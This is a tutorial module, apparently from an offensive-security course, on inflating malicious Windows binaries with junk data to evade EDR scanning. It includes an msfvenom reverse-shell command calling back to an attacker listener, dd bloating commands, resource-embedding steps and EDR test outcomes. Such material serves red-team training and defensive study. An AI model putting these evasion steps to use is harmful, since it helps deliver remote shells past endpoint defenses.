Evasion With File Bloating
File bloating is an evasion technique where a malicious file is inflated with junk data, usually by appending a large number of null bytes to the end of the file. This has been ...
Jump to Section (7)
Introduction
File bloating is an evasion technique where a malicious file is inflated with junk data, usually by appending a large number of null bytes to the end of the file. This has been an effective technique against some security solutions because many security solutions have a limit as to the file size they are capable of scanning. This limitation exists because security solutions, specifically host-based ones, wish to avoid excessive consumption of system resources during scans to prevent the machine from experiencing lag or slowdown.
This module will demonstrate ways to bloat a file and test the effectiveness of the technique against EDRs. The binary that will be bloated in this module is one generated from Msfvenom using msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.130 LPORT=443 -f exe -o mal.exe.
Appending Null Bytes
As previously mentioned, it's common to append a large number of null bytes to the file. There are many ways to do so, in this module the dd command will be used on Kali Linux.
# Make a copy of mal.exe
cp mal.exe mal-200mb.exe

# Add 200mb worth of null bytes to the end of the file
dd if=/dev/zero bs=1M count=200 >> mal-200mb.exe
It's possible to verify that null bytes were appended by using xxd to view the hex contents of the file. A large number of zeros should be appended to the end of the file.
xxd mal-200mb.exe | more
EDR Test (1)

The following example shows how the detection behavior of the two files, mal-200mb.exe and mal.exe are different. While both files are eventually detected, mal- 200mb.exe is only detected upon execution, therefore successfully bypassing static detection.

In fact, the mal-200mb.exe's process is only terminated after the network connection is established. This means that the file contents aren't being flagged, rather the network connection arising from the process is the one triggering the EDR.
EDR Test (2)


When the same file bloating technique is implemented on a binary from another C2 framework, such as Sliver, the binary successfully runs with no issues.
The video demo is shown below.
Large Metadata
Another way of bloating a file is by including large metadata during the compilation process. Including metadata within a file was demonstrated in the Binary Metadata Modification module. The steps are listed out below:
1. Create a large file of random data. In this case, a 200MB file of FF bytes was created using dd if=/dev/zero bs=1M count=200 | tr '\000' '\377' > file.bin. 2.Create a .rc file in the Visual Studio project. Reference the Binary Metadata Modification module for a refresher if necessary. 3. Add IDR_BINARY_FILE BINARY file.bin to the .rc file.
4.Compile the solution.

This should create a large file that includes file.bin within the binary. To verify this claim, use xxd to inspect the binary and look for the FF bytes.
EDR Test (3)



A modified version of the code found in Local Payload Execution Shellcode was used for this demonstration. The code was then further modified to include the large file.bin file that was shown in the previous section. Next, the binary was tested against Microsoft Defender For Endpoint and successfully executed.
Conclusion
File bloating is a simple technique that can be implemented on any binary for additional evasion. Keep in mind that different security solutions will react differently to large binaries. For example, Microsoft Defender For Endpoint still flags malicious content within a large binary. Therefore it's important to use file bloating as an added evasion technique in combination with other techniques such as payload encryption, IAT obfuscation etc.